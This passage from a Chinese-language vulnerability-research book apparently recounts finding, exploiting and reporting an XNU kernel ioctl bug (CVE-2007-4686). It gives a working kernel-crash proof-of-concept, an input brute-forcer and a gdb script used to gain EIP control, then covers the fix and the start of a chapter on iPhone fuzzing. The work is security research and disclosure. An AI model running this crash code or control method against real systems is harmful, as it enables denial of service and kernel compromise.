7.1 发现漏洞

首先我下载了最新发布的 XNU 内核源代码，[1]然后通过以下步骤寻找漏洞。

- ❑ 第一步：列出内核的 IOCTL。
- ❑ 第二步：识别输入数据。
- ❑ 第三步：跟踪输入数据。

本章中我使用的平台是 Intel Mac，OS X 10.4.8，内核版本 xnu-792.15.4.obj~4/RELEASE_I386。

下面详细介绍这些步骤。

7.1.1 第一步：列出内核的IOCTL

为了列出内核的 IOCTL，我直接在内核源代码中搜索常用的 IOCTL 宏。每个 IOCTL 都分配了一个数字，通常由宏定义生成。根据 IOCTL 的类型，OS X 的 XNU 内核定义了以下宏：_IOR、_IOW 和_IOWR。

```
osx$ pwd
/Users/tk/xnu-792.13.8

osx$ grep -rnw -e _IOR -e _IOW -e _IOWR *
[..]
xnu-792.13.8/bsd/net/bpf.h:161:#define BIOCGRSIG        _IOR('B',114, u_int)
xnu-792.13.8/bsd/net/bpf.h:162:#define BIOCSRSIG        _IOW('B',115, u_int)
xnu-792.13.8/bsd/net/bpf.h:163:#define BIOCGHDRCMPLT    _IOR('B',116, u_int)
xnu-792.13.8/bsd/net/bpf.h:164:#define BIOCSHDRCMPLT    _IOW('B',117, u_int)
xnu-792.13.8/bsd/net/bpf.h:165:#define BIOCGSEESENT     _IOR('B',118, u_int)
xnu-792.13.8/bsd/net/bpf.h:166:#define BIOCSSEESENT     _IOW('B',119, u_int)
[..]
```

列出 XNU 内核支持的 IOCTL 后，为了找到实现这些 IOCTL 的源代码文件，我在整个内核源代码中逐一搜索列表里的 IOCTL 名。下面是搜索 BIOCGRSIG IOCTL 的例子。

```
osx$ grep --include=*.c -rn BIOCGRSIG *
xnu-792.13.8/bsd/net/bpf.c:1143:        case BIOCGRSIG:
```

7.1.2 第二步：识别输入数据

为了识别 IOCTL 请求的用户输入数据，我检查了处理这些请求的内核函数。我发现这些函数通常接收一个名为 cmd 的 u_long 型参数，以及一个名为 data 的 caddr_t 型参数。

示例如下。

源代码文件 xnu-792.13.8/bsd/netat/at.c

```
[..]
135 int
136 at_control(so, cmd, data, ifp)
137     struct socket *so;
138     u_long cmd;
```

```
139      caddr_t data;
140      struct ifnet *ifp;
141 {
[..]
```

源代码文件　xnu-792.13.8/bsd/net/if.c

```
[..]
1025 int
1026 ifioctl(so, cmd, data, p)
1027     struct socket *so;
1028     u_long cmd;
1029     caddr_t data;
1030     struct proc *p;
1031 {
[..]
```

源代码文件　xnu-792.13.8/bsd/dev/vn/vn.c

```
[..]
877 static int
878 vnioctl(dev_t dev, u_long cmd, caddr_t data,
879     __unused int flag, struct proc *p,
880     int is_char)
881 {
[..]
```

这些函数参数的作用一看名字便知：cmd 参数保存 IOCTL 请求编号，data 参数保存用户提供的 IOCTL 数据。

在 Mac OS X 上，IOCTL 请求通常通过 ioctl()系统调用发送给内核。这个系统调用的原型如下。

```
osx$ man ioctl
[..]
SYNOPSIS
   #include <sys/ioctl.h>

   int
   ioctl(int d, unsigned long request, char *argp);
DESCRIPTION
   The ioctl() function manipulates the underlying device parameters of spe-
   cial files. In particular, many operating characteristics of character
   special files (e.g. terminals) may be controlled with ioctl() requests.
   The argument d must be an open file descriptor.

   An ioctl request has encoded in it whether the argument is an "in"
   parameter or "out" parameter, and the size of the argument argp in
   bytes. Macros and defines used in specifying an ioctl request are
   located in the file <sys/ioctl.h>.
[..]
```

IOCTL 请求发送给内核时，参数 request 必须传入正确的 IOCTL 编号，argp 必须传入由用户提供的 IOCTL 请求数据。ioctl()的参数 request 和 argp 分别对应于内核函数的参数 cmd 和 data。

我找到了自己想要的：大部分处理 IOCTL 请求的内核函数都有一个 data 参数，包含或者指向用户提供的 IOCTL 输入数据。

7.1.3 第三步：跟踪输入数据

找到内核中处理 IOCTL 请求的地方后，我在这些内核函数中跟踪输入数据，寻找潜在的漏洞。阅读源代码时，我不经意间发现了几个看似很有趣的地方。我发现的最有趣的潜在 bug，是在内核试图处理一个特殊的 TTY IOCTL 请求时发生的。下面列出 XNU 内核源代码中相关的代码行。

源代码文件 xnu-792.13.8/bsd/kern/tty.c

```
[..]
 816 /*
 817  * Ioctls for all tty devices.  Called after line-discipline specific ioctl
 818  * has been called to do discipline-specific functions and/or reject any
 819  * of these ioctl commands.
 820  */
 821 /* ARGSUSED */
 822 int
 823 ttioctl(register struct tty *tp,
 824    u_long cmd, caddr_t data, int flag,
 825    struct proc *p)
 826 {
[..]
 872    switch (cmd) {            /* Process the ioctl. */
[..]
1089    case TIOCSETD: {        /* set line discipline */
1090        register int t = *(int *)data;
1091        dev_t device = tp->t_dev;
1092
1093        if (t >= nlinesw)
1094            return (ENXIO);
1095        if (t != tp->t_line) {
1096            s = spltty();
1097            (*linesw[tp->t_line].l_close)(tp, flag);
1098            error = (*linesw[t].l_open)(device, tp);
1099            if (error) {
1100                (void)(*linesw[tp->t_line].l_open)(device, tp);
1101                splx(s);
1102                return (error);
1103            }
1104            tp->t_line = t;
1105            splx(s);
```

```
1106            }
1107            break;
1108        }
[..]
```

如果一个 TIOCSETD IOCTL 请求发送给内核，程序选中第 1089 行的 switch case 分支。在第 1090 行，用户提供的 data（类型是 caddr_t，其实就是 char *的 typedef）保存在有符号整型变量 t 中。之后在第 1093 行，t 的值和 nlinesw 比较。data 值由用户提供，因此一个字符串值可能对应无符号整型值 0x80000000 或者更大的值。如果这样，t 会因第 1090 行的类型转换而变成一个负值。代码清单 7-1 举例说明了为什么 t 会变成负数。

代码清单 7-1　演示类型转换行为的样例程序（conversion_bug_example.c）

```
01 typedef char *  caddr_t;
02
03 // output the bit pattern
04 void
05 bitpattern (int a)
06 {
07        int             m       = 0;
08        int             b       = 0;
09        int             cnt     = 0;
10        int             nbits   = 0;
11        unsigned int    mask    = 0;
12
13        nbits = 8 * sizeof (int);
14        m = 0x1 << (nbits - 1);
15
16        mask = m;
17        for (cnt = 1; cnt <= nbits; cnt++) {
18                b = (a & mask) ? 1 : 0;
19                printf ("%x", b);
20                if (cnt % 4 == 0)
21                        printf (" ");
22                mask >>= 1;
23        }
24        printf ("\n");
25 }
26
27 int
28 main ()
29 {
30        caddr_t data    = "\xff\xff\xff\xff";
31        int     t       = 0;
32
33        t = *(int *)data;
34
35        printf ("Bit pattern of t: ");
36        bitpattern (t);
```

```
37
38         printf ("t = %d (0x%08x)\n", t, t);
39
40         return 0;
41 }
```

第30、31和33行几乎和OS X内核源代码中的那几行相同。这个例子中，我选择将IOCTL输入数据直接设为`0xffffffff`（见第30行）。第33行类型转换之后，控制台会打印`t`的位模式和十进制值。这段样例代码执行后的输出如下。

```
osx$ gcc -o conversion_bug_example conversion_bug_example.c

osx$ ./conversion_bug_example
Bit pattern of t: 1111 1111 1111 1111 1111 1111 1111 1111
t = -1 (0xffffffff)
```

输出显示，如果由4个`0xff`字节值组成的字符串转换为一个有符号整数`t`，`t`的值将是–1。更多类型转换的信息和相关安全问题见A.3节。

如果`t`是负数，内核代码第1093行的检查将返回`FALSE`，因为有符号整型变量`nlinesw`的值是大于0的。如果发生这种情况，程序将进一步处理用户提供的`t`值。在第1098行，`t`的值用作了一个函数指针数组的索引。我能控制这个数组的索引，因此可以指定任意一个内存位置，让内核去执行。这样，我就能完全控制内核执行流程了。感谢苹果公司为我留了这个可怕的bug。☺

以下是对这个bug的剖析，如图7-1所示。




图7-1　描绘我在OS X的XNU内核中发现的漏洞

(1) 函数指针数组 linesw[]被引用。

(2) 用户控制值 t 用作 linesw[]数组的索引。

(3) 基于用户控制的内存位置，程序引用了一个指向假定的 l_open()函数地址的指针。

(4) 这个 l_open()函数的假定地址被引用并调用。

(5) l_open()假定地址处的值复制到指令指针寄存器（EIP 寄存器）。

t 的值是由用户提供的（见图 7-1（2）)，所以我们就有可能控制复制到 EIP 中的地址值。

7.2　漏洞利用

找到这个漏洞后，我用以下步骤来控制 EIP。

- 第一步：触发这个 bug 使系统崩溃（拒绝服务）。
- 第二步：准备一个内核调试的环境。
- 第三步：连接调试器和目标系统。
- 第四步：控制 EIP。

7.2.1　第一步：触发这个bug使系统崩溃（拒绝服务）

一旦找到这个 bug，触发它使系统崩溃就容易了。只要发送一个错误的 TIOCSETD IOCTL 给内核。代码清单 7-2 是制造崩溃的 POC 源代码。

代码清单 7-2　POC 代码，触发在 OS X 内核中发现的 bug（poc.c）

```
01 #include <sys/ioctl.h>
02
03 int
04 main (void)
05 {
06     unsigned long    ldisc = 0xff000000;
07
08     ioctl (0, TIOCSETD, &ldisc);
09
10     return 0;
11 }
```

一台崭新的 MacBook：1 149 美元。一台 LED 影院显示器：899 美元。仅用 11 行代码让 Mac OS X 系统崩溃：无价。

然后编译并以非授权用户身份测试这段 POC 代码。

```
osx$ uname -a
Darwin osx 8.8.3 Darwin Kernel Version 8.8.3: Wed Oct 18 21:57:10 PDT 2006;      →
root:xnu-792.15.4.obj~/RELEASE_I386 i386 i386

osx$ id
uid=502(seraph) gid=502(seraph) groups=502(seraph)

osx$ gcc -o poc poc.c

osx$ ./poc
```

这段 POC 代码执行后立即出现了 Mac OS X 的标准崩溃界面[2]，如图 7-2 所示。




图 7-2 Mac OS X 内核错误信息

发生这样的内核错误时，系统会把崩溃的详细信息添加到文件夹/Library/Logs/下的日志文件中。重启系统，打开那个日志文件。

```
osx$ cat /Library/Logs/panic.log
Sat Mar 3 13:30:58 2007
panic(cpu 0 caller 0x001A31CE): Unresolved kernel trap (CPU 0, Type 14=page fault),
registers:
CR0: 0x80010033, CR2: 0xe0456860, CR3: 0x00d8a000, CR4: 0x000006e0
EAX: 0xe0000000, EBX: 0xff000000, ECX: 0x04000001, EDX: 0x0386c380
CR2: 0xe0456860, EBP: 0x250e3d18, ESI: 0x042fbe04, EDI: 0x00000000
EFL: 0x00010287, EIP: 0x0035574c, CS:  0x00000008, DS:  0x004b0010

Backtrace, Format - Frame : Return Address (4 potential args on stack)
0x250e3a68 : 0x128d08 (0x3c9a14 0x250e3a8c 0x131de5 0x0)
0x250e3aa8 : 0x1a31ce (0x3cf6c8 0x0 0xe 0x3ceef8)
0x250e3bb8 : 0x19a874 (0x250e3bd0 0x1 0x0 0x42fbe04)
0x250e3d18 : 0x356efe (0x42fbe04 0x8004741b 0x250e3eb8 0x3)
0x250e3d68 : 0x1ef4de (0x4000001 0x8004741b 0x250e3eb8 0x3)
0x250e3da8 : 0x1e6360 (0x250e3dd0 0x297 0x250e3e08 0x402a1f4)
0x250e3e08 : 0x1de161 (0x3a88084 0x8004741b 0x250e3eb8 0x3)
0x250e3e58 : 0x330735 (0x4050440
*********
```

看起来似乎我能以一个非特权用户的身份使系统崩溃。我也可以在 OS X 内核的特权上下文（privileged context）中执行任意代码吗？要回答这个问题，必须查看一下内核的内部运作。

7.2.2　第二步：准备一个内核调试的环境

这时，我需要调试内核了。之前提到，如果有两台 Mac，这不是问题。但我手边只有一台 MacBook，因此必须找到其他方法调试内核。问题是这样解决的：在一台 Linux 主机上构建并安装苹果的 GNU 调试器，然后将它连接到我的 MacBook。B.5 节给出了构建这样一套调试器主机系统的指令。

7.2.3　第三步：连接调试器和目标系统

在 Linux 主机上构建苹果的 gdb 之后，我用以太网交叉线连接两个系统，如图 7-3 所示。




图 7-3　远程调试 Mac OS X 内核的装备

然后打开 Mac OS X 目标系统，启用远程内核调试，重启系统使改动生效。[3]

```
osx$ sudo nvram boot-args="debug=0x14e"

osx$ sudo reboot
```

Mac OS X 目标系统重启后，启动 Linux 主机，确信它可以连接到目标系统。

```
linux$ ping -c1 10.0.0.2
PING 10.0.0.2 (10.0.0.2) from 10.0.0.3 : 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.08 ms

--- 10.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% loss, time 0ms
rtt min/avg/max/mdev = 1.082/1.082/1.082/0.000 ms
```

我在 Linux 系统上为目标系统增加了一项永久的 ARP 条目，从而在两台机器间建立起一个稳定的连接，确保调试目标机器的内核时连接不会中断。

```
linux$ su -
Password:

linux# arp -an
? (10.0.0.1) at 00:24:E8:A8:64:DA [ether] on eth0
? (10.0.0.2) at 00:17:F2:F0:47:19 [ether] on eth0

linux# arp -s 10.0.0.2 00:17:F2:F0:47:19

linux# arp -an
? (10.0.0.1) at 00:24:E8:A8:64:DA [ether] on eth0
? (10.0.0.2) at 00:17:F2:F0:47:19 [ether] PERM on eth0
```

然后以一个非特权用户身份登录到 Mac OS X 系统，按一下系统的电源按键，产生一个不可屏蔽中断（NMI），在 MacBook 的屏幕上输出以下信息。

```
Debugger called: <Button SCI>
Debugger called: <Button SCI>
cpu_interrupt: sending enter debugger signal (00000002) to cpu 1
ethernet MAC address: 00:17:f2:f0:47:19
ethernet MAC address: 00:17:f2:f0:47:19
ip address: 10.0.0.2
ip address: 10.0.0.2

Waiting for remote debugger connection.
```

回到 Linux 主机，运行内核调试器（关于如何构建这个 gdb 版本的更多信息，见 B.5 节）。

```
linux# gdb_osx KernelDebugKit_10.4.8/mach_kernel
GNU gdb 2003-01-28-cvs (Mon Mar  5 16:54:25 UTC 2007)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host= --target=i386-apple-darwin".
```

然后指示调试器使用苹果的内核调试协议（kdp）。

```
(gdb) target remote-kdp
```

调试器运行起来之后，第一次把它附加到目标系统的内核。

```
(gdb) attach 10.0.0.2
Connected.
0x001a8733 in lapic_dump () at /SourceCache/xnu/xnu-792.13.8/osfmk/i386/mp.c:332
332             int     i;
```

如调试器输出所示，它看上去可以工作！这个时候，OS X 系统被锁定了，于是我用以下调试命令继续执行内核。

```
(gdb) continue
Continuing.
```

现在，远程调试 Mac OS X 目标系统所需的一切都准备就绪了。

7.2.4　第四步：控制EIP

成功把调试器连接到目标系统的内核之后，我在 Mac OS X 机器上打开一个终端，然后再次执行代码清单 7-2 中的 POC 代码。

```
osx$ id
uid=502(seraph) gid=502(seraph) groups=502(seraph)

osx$ ./poc
```

OS X 系统立即锁定，在 Linux 主机上得到了以下调试器输出信息。

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x0035574c in ttsetcompat (tp=0x37e0804, com=0x8004741b, data=0x2522beb8 "",      →
term=0x3) at /SourceCache/xnu/xnu-792.13.8/bsd/kern/tty_compat.c:145
145      */
```

为了弄明白究竟是什么引发了 SIGTRAP 信号，我查看了最后执行的内核指令（以下调试命令的详细描述见 B.4 节）。

```
(gdb) x/1i $eip
0x35574c <ttsetcompat+138>:     call   *0x456860(%eax)
```

显然，当内核试图调用 EAX 寄存器引用的地址时发生了崩溃。接下来查看寄存器值。

```
(gdb) info registers
eax            0xe0000000       -536870912
ecx            0x4000001        67108865
edx            0x386c380        59163520
ebx            0xff000000       -16777216
esp            0x2522bc18       0x2522bc18
ebp            0x2522bd18       0x2522bd18
esi            0x37e0804        58591236
edi            0x0              0
eip            0x35574c         0x35574c
eflags         0x10287          66183
cs             0x8              8
ss             0x10             16
```

```
ds             0x4b0010           4915216
es             0x340010           3407888
fs             0x25220010         622985232
gs             0x48               72
```

调试器的输出显示 EAX 寄存器的值是 0xe0000000。我并不清楚这个值是从哪里来的，因此我反汇编了 EIP 附近的指令。

```
(gdb) x/6i $eip - 15
0x35573d <ttsetcompat+123>:     mov     %ebx,%eax
0x35573f <ttsetcompat+125>:     shl     $0x5,%eax
0x355742 <ttsetcompat+128>:     mov     %esi,0x4(%esp,1)
0x355746 <ttsetcompat+132>:     mov     0xffffffa8(%ebp),%ecx
0x355749 <ttsetcompat+135>:     mov     %ecx,(%esp,1)
0x35574c <ttsetcompat+138>:     call    *0x456860(%eax)
```

注意这里是 AT&T 风格的汇编代码。

在地址 0x35573d 处，EBX 寄存器的值复制给 EAX 寄存器。下一条指令把这个值左移 5 位。地址 0x35574c 处使用这个值来计算 call 指令的操作数。那么 EBX 的值是从哪里来的呢？快速查看一下这些寄存器值可以发现，EBX 的值是 0xff000000，是我原先作为 TIOCSETD IOCTL 的输入数据提供的。值 0xe0000000 是把我提供的输入值左移 5 位得到的结果。如我预料，用来得到 EIP 寄存器新值的内存位置是可以控制的。对我所提供的输入数据的改动可以表示如下。

```
address of the new value for EIP = (IOCTL input data value << 5) + 0x456860
```

为特定的内存地址赋予合适的 TIOCSETD 输入数据，可以用以下两种方式中的任何一种：可以尝试解决一个数学问题，或者可以暴力得到这个值。我决定选一个简单的方法，于是写了如下程序来暴力得到这个值。

代码清单 7-3　暴力得到 TIOCSETD 输入数据值的代码（addr_brute_force.c）

```
01 #include <stdio.h>
02
03 #define MEMLOC          0x10203040
04 #define SEARCH_START    0x80000000
05 #define SEARCH_END      0xffffffff
06
07 int
08 main (void)
09 {
10    unsigned int    a, b = 0;
11
12    for (a = SEARCH_START; a < SEARCH_END; a++) {
13        b = (a << 5) + 0x456860;
14        if (b == MEMLOC) {
15            printf ("Value: %08x\n", a);
```

```
16            return 0;
17        }
18    }
19
20    printf ("No valid value found.\n");
21
22    return 1;
23 }
```

我写这个程序来回答这个问题：要把内存地址 0x10203040 处的值复制到 EIP 寄存器中，需要给内核发送什么样的 TIOCSETD 输入数据？

```
osx$ gcc -o addr_brute_force addr_brute_force.c
osx$ ./addr_brute_force
Value: 807ed63f
```

如果 0x10203040 指向我希望复制给 EIP 的值，我必须把数值 0x807ed63f 作为 TIOCSETD IOCTL 的输入数据传入。

然后我试图修改 EIP，让它指向地址 0x65656565。为此，我要在内核中找到一处指向该值的内存位置。我写了下面这段 gdb 脚本，以便找到合适的内核内存位置。

代码清单 7-4　一段在内核中寻找指向特定字节模式内存位置的脚本（search_memloc.gdb）

```
01 set $MAX_ADDR = 0x00600000
02
03 define my_ascii
04   if $argc != 1
05     printf "ERROR: my_ascii"
06   else
07     set $tmp = *(unsigned char *)($arg0)
08     if ($tmp < 0x20 || $tmp > 0x7E)
09       printf "."
10     else
11       printf "%c", $tmp
12     end
13   end
14 end
15
16 define my_hex
17   if $argc != 1
18     printf "ERROR: my_hex"
19   else
20     printf "%02X%02X%02X%02X ", \
21       *(unsigned char*)($arg0 + 3), *(unsigned char*)($arg0 + 2),     \
22       *(unsigned char*)($arg0 + 1), *(unsigned char*)($arg0 + 0)
23   end
24 end
25
26 define hexdump
```

```
27   if $argc != 2
28     printf "ERROR: hexdump"
29   else
30     if ((*(unsigned char*)($arg0 + 0) == (unsigned char)($arg1 >>  0)))
31       if ((*(unsigned char*)($arg0 + 1) == (unsigned char)($arg1 >>  8)))
32         if ((*(unsigned char*)($arg0 + 2) == (unsigned char)($arg1 >> 16)))
33           if ((*(unsigned char*)($arg0 + 3) == (unsigned char)($arg1 >> 24)))
34             printf "%08X : ", $arg0
35             my_hex $arg0
36             my_ascii $arg0+0x3
37             my_ascii $arg0+0x2
38             my_ascii $arg0+0x1
39             my_ascii $arg0+0x0
40             printf "\n"
41           end
42         end
43       end
44     end
45   end
46 end
47
48 define search_memloc
49   set $max_addr = $MAX_ADDR
50   set $counter = 0
51   if $argc != 2
52     help search_memloc
53   else
54     while (($arg0 + $counter) <= $max_addr)
55       set $addr = $arg0 + $counter
56       hexdump $addr $arg1
57       set $counter = $counter + 0x20
58     end
59   end
60 end
61 document search_memloc
62 Search a kernel memory location that points to PATTERN.
63 Usage: search_memloc ADDRESS PATTERN
64 ADDRESS - address to start the search
65 PATTERN - pattern to search for
66 end
```

代码清单 7-4 中的 gdb 脚本有两个参数：搜索的起始地址和要搜索的模式。我要寻找指向值 0x65656565 的内存位置，因此我用以下方式使用这个脚本。

```
(gdb) source search_memloc.gdb
(gdb) search_memloc 0x400000 0x65656565
0041BDA0 : 65656565 eeee
0041BDC0 : 65656565 eeee
0041BDE0 : 65656565 eeee
0041BE00 : 65656565 eeee
0041BE20 : 65656565 eeee
0041BE40 : 65656565 eeee
0041BE60 : 65656565 eeee
0041BE80 : 65656565 eeee
```

```
0041BEA0 : 65656565 eeee
0041BEC0 : 65656565 eeee
00459A00 : 65656565 eeee
00459A20 : 65656565 eeee
00459A40 : 65656565 eeee
00459A60 : 65656565 eeee
00459A80 : 65656565 eeee
00459AA0 : 65656565 eeee
00459AC0 : 65656565 eeee
00459AE0 : 65656565 eeee
00459B00 : 65656565 eeee
00459B20 : 65656565 eeee
Cannot access memory at address 0x4dc000
```

输出显示了该脚本找到的指向值 0x65656565 的内存位置。我选了列表里的第一个，调整了代码清单 7-3 中第三行定义的 MEMLOC，然后让程序决定那个合适的 TIOCSETD 输入值。

```
osx$ head -3 addr_brute_force.c
#include <stdio.h>

#define MEMLOC    0x0041bda0

osx$ gcc -o addr_brute_force addr_brute_force.c

osx$ ./addr_brute_force
Value: 87ffe2aa
```

然后，我改变代码清单 7-2 的 POC 代码中 IOCTL 输入值，把内核调试器连接到 OS X 上，执行这段代码。

```
osx$ head -6 poc.c
#include <sys/ioctl.h>

int
main (void)
{
      unsigned long     ldisc = 0x87ffe2aa;

osx$ gcc -o poc poc.c

osx$ ./poc
```

OS X 机器再次锁定，Linux 主机上调试器的输出如下。

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x65656565 in ?? ()

(gdb) info registers
eax            0xfffc5540       -240320
```

```
ecx            0x4000001        67108865
edx            0x386c380        59163520
ebx            0x87ffe2aa       -2013273430
esp            0x250dbc08       0x250dbc08
ebp            0x250dbd18       0x250dbd18
esi            0x3e59604        65377796
edi            0x0              0
eip            0x65656565       0x65656565
eflags         0x10282          66178
cs             0x8              8
ss             0x10             16
ds             0x3e50010        65339408
es             0x3e50010        65339408
fs             0x10             16
gs             0x48             72
```

如调试器输出所示，现在 `EIP` 寄存器的值是 `0x65656565`。这时我可以控制 `EIP`，但是利用这个 bug 以实现内核级别的任意代码执行仍是一个挑战。在 OS X 中，包括 Leopard，内核并没有映射到每一个用户空间进程当中；它有自己的虚拟地址空间。因此使用 Linux 或者 Windows 的常用策略来返回到用户空间地址是不可能的。我通过自己的权限提升数据（payload）和对此数据的引用，对内核实施堆喷射（heap spray），从而解决了这个问题。为实现这点，我利用了 OS X 内核中的一处内存泄漏。然后我算出了一个合适的指向这个数据（payload）引用的 `TIOCSETD` 输入值。之后把这个值复制到 `EIP`，然后……看吧！

给大家提供完整的、可工作的利用程序是违法的，但如果你感兴趣，可以访问本书的网站，观看我录制的一个演示实际漏洞利用程序的视频片段。[4]

7.3 漏洞修正

2007 年 11 月 14 日，星期三

我通知了苹果公司之后，苹果公司对用户提供 IOCTL 数据新增了一项检查，修复了这个 bug。

源代码文件 xnu-792.24.17/bsd/kern/tty.c [5]

```
[..]
1081    case TIOCSETD: {        /* set line discipline */
1082        register int t = *(int *)data;
1083        dev_t device = tp->t_dev;
1084
1085        if (t >= nlinesw || t < 0)
```

```
1086            return (ENXIO);
1087        if (t != tp->t_line) {
1088            s = spltty();
1089            (*linesw[tp->t_line].l_close)(tp, flag);
1090            error = (*linesw[t].l_open)(device, tp);
1091            if (error) {
1092                (void)(*linesw[tp->t_line].l_open)(device, tp);
1093                splx(s);
1094                return (error);
1095            }
1096            tp->t_line = t;
1097            splx(s);
1098        }
1099        break;
1100    }
[..]
```

现在第 1085 行检查 t 的值是否为负。如果为负数，用户提供的数据将不再处理。这个细小的改动足以成功修复这个漏洞。

7.4　经验和教训

作为一名程序员：

- 在可能的情况下，避免使用显式类型转换；
- 务必对输入数据进行验证。

7.5　补充

2007 年 11 月 15 日，星期四

因为这个漏洞已修复，OS X 的 XNU 内核新版本已可以获得，所以今天我在自己的网站上发布了一份详细的安全报告[6]。这个 bug 的编号是 CVE-2007-4686。

在我发表了这篇报告后，Theo de Raadt（OpenBSD 和 OpenSSH 的创立者）曾提及这个 bug 比 4.4BSD 还要老，并且在大约 15 年前，大家都已经修复了，只有苹果公司不知道。在 1994 年的 FreeBSD 初始版本中，TIOCSETD IOCTL 的实现是这样的。[7]

```
[..]
804    case TIOCSETD: {        /* set line discipline */
805        register int t = *(int *)data;
806        dev_t device = tp->t_dev;
807
```

```
808         if ((u_int)t >= nlinesw)
809             return (ENXIO);
810         if (t != tp->t_line) {
811             s = spltty();
812             (*linesw[tp->t_line].l_close)(tp, flag);
813             error = (*linesw[t].l_open)(device, tp);
814             if (error) {
815                 (void)(*linesw[tp->t_line].l_open)(device, tp);
816                 splx(s);
817                 return (error);
818             }
819             tp->t_line = t;
820             splx(s);
821         }
822         break;
823     }
[..]
```

第 808 行代码将 t 的类型显式转换为无符号整型，因此 t 永远不会是负数。如果用户提供的数据大于 0x80000000，函数返回错误（见第 809 行）。所以 Theo 是对的——这个 bug 早在 1994 年就修复了。图 7-4 显示了这个 bug 修复的时间表。




图 7-4　从通知苹果公司到我发布安全报告的时间表

附注

[1] XNU 有漏洞的版本 792.13.8 源代码可从以下网址下载：http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz（短址为 http://bit.ly/HUs63y）。

[2] 见“‘You need to restart your computer’ (kernel panic) message appears (Mac OS X v10.5, 10.6)”：http://support.apple.com/kb/TS3742（短址为 http://bit.ly/HUnde4）。

[3] 见 Mac OS X Developer Library 的“Kernel Extension Programming Topic: Debugging a Kernel Extension with GDB”，网址为 http://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KEXTConcept/KEXTConceptDebugger/debug_tutorial.html（短址为 http://bit.ly/HUsO0J），“Kernel Programming Guide: When Things Go Wrong; Debugging the Kernel”，网址为 http://developer.apple.com/library/mac/documentation/Darwin/Conceptual/KernelProgramming/build/ build.html#//apple_ref/doc/uid/TP30000905-CH221-CIHBJCGC（短址为 http://bit.ly/IzrwgL）。

[4] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[5] XNU 的版本 792.24.17 源代码可从以下网址下载：http://www.opensource.apple.com/tarballs/xnu/xnu-792.24.17.tar.gz（短址为 http://bit.ly/HGIANr）。

[6] 描述这个 Mac OS X 内核漏洞的安全报告可从以下网址得到：http://www.trapkit.de/advisories/TKADV2007-001.txt（短址为 http://bit.ly/ITGObP）。

[7] 1994 年 FreeBSD 初始版本的 tty.c 可从以下网址得到：http://www.freebsd.org/cgi/cvsweb.cgi/src/sys/kern/tty.c?rev-1.1;content-type-text/plain（短址为 http://bit.ly/HUo8Ly）。

8

铃音大屠杀

2009 年 3 月 21 日，星期六

上周好友借给我一台越狱[1]过的第一代 iPhone，我很兴奋。自从苹果公司预告了 iPhone，我就想试试看能否在这个设备里找到 bug，但是上周之前我一台都没碰过。

8.1 发现漏洞

终于，我有了一台 iPhone 可以把玩，我想找找 bug。但是从哪儿开始呢？我先列了一张清单，把已安装的应用和库中看起来最可能含有 bug 的都列了出来。移动版 Safari 浏览器、移动版 Mail 应用和音频库排在列表的前几位。我觉得音频库是最有希望的目标，因为这些库要做大量解析工作，并且在手机上广泛使用，因此我打算先在它们身上试试运气。

查找 iPhone 音频库 bug 的步骤如下。

- 第一步：研究 iPhone 的音频性能。
- 第二步：创建一个简单的模糊测试程序对这个手机进行模糊测试。

以下步骤中我使用的平台是第一代 iPhone，固件版本 2.2.1（5H11）。

注意　我通过 Cydia[2]在 iPhone 上安装了所有必需的工具，譬如 Bash、OpenSSH 以及 GNU 调试器。

8.1.1　第一步：研究iPhone的音频性能

脱胎于 iPod 的 iPhone，是一款拥有强大音频功能的设备。手机上三个现成的框架提供了不同级别的声音功能：Core Audio 框架[3]，Celestial 框架和 Audio Toolbox[4]框架。另外，iPhone 运行一个音频守护进程 `mediaserverd`，这个进程收集所有应用的声音输出，并且管理诸如音量和铃声开关变化这样的事件。

8.1.2　第二步：创建一个简单的模糊测试程序对这个手机进行模糊测试

